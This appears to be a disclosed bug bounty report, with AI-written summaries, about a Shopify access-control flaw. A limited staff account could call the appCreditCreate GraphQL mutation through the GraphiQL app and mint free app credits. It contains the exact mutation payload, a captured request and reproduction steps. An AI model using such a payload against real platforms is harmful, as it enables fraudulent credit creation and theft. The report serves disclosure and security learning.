Create free Shopify application credits.
A staff member with only the apps permission could run the appCreditCreate GraphQL mutation through the Shopify GraphiQL app, even though the same mutation was refused on the internal core endpoint. This let them create arbitrary app credits, such as a 500 USD credit, that could be spent on future app purchases.

- Triaged in 2 days
- Fixed in 3 days
- Paid in 4 days
- Disclosed after 2 months
Details

According to docs available at https://shopify.dev/api/admin/rest/reference/billing/applicationcredit, appCreditCreate is used to issue credits to merchants that can be used towards future app purchases in Shopify. I believe appCreditCreate mutation shouldn't be accessible to store owners and staffs who have apps permission. This claim is confirmed by the response returned when /admin/internal/web/graphql/core endpoint is hit as shown in appCredit_B.png. However, Shopify GraphiQL app makes the said mutation accessible (see appCredit_A.png for details). I had to confirm that the credit was really created by visiting the billing page, appCredit_C.png shows the successful creation of the $500.00 credits. Presented below is the GraphQL query which must be issued from the said app.
{"operationName":"AppCreditCreatePayload","variables":{"description":"Themes credits","amount":{"amount":500.00,"currencyCode":"USD"},"test":false},"query":"mutation AppCreditCreatePayload($description:String!,$amount:MoneyInput!,$test:Boolean){\n appCreditCreate(description:$description,amount:$amount,test:$test){\n appCredit{\n amount{\n amount\n currencyCode\n __typename\n }\n createdAt\n description\n id\n test\n __typename\n }\n userErrors{\n field\n message\n __typename\n }\n __typename\n }\n }\n"}
Setup
- Install Shopify GraphiQL app.
- A staff with
appspermission.
Steps to reproduce
- Open the app and perform any action.
- A POST request similar to the one below should be sent to the repeater tab.
POST /admin/api/2021-07/graphql HTTP/2
Host: shopify-graphiql-app.shopifycloud.com
Cookie: _shopify_graphiql_app=RJlzS4n3qPHR0fClrTa1
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/89.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Csrf-Token: FS1j+3c4nU

{"query":"{\n  shop {\n    name\n  }\n}\n","variables":null,"operationName":null}
- Replace the request body with the query provided above.
- Alternatively, the action described above could also be performed directly from the app.
Impact
Unlimited free application credits can be created.
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the GraphiQL app's backend forwarded GraphQL mutations with its own privileged access instead of enforcing the calling staff member's permissions.
Impact
A staff member with limited permissions could create unlimited free app credits, which could then be spent on future app purchases.
What the attacker needed
Shopify GraphiQL app installed; staff account with apps permission
How it was found
- Install the Shopify GraphiQL app and use a staff account with the apps permission.
- Open the app and perform any action so a GraphQL POST request is captured.
- Send that request to the repeater and replace the body with the appCreditCreate mutation.
- Confirm the credit was created by checking the billing page.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
Shopify apps can give merchants credits to spend on future app purchases. A normal staff account with limited permissions should not be able to create those credits, but a separate GraphiQL tool app let them do it anyway. The result was free credit that could be spent like money inside Shopify.
What is Access control?
A user can do something their role should not allow: reach an admin function, act on a feature they have not paid for, or skip a permission check. IDOR is the special case where the object belongs to someone else.


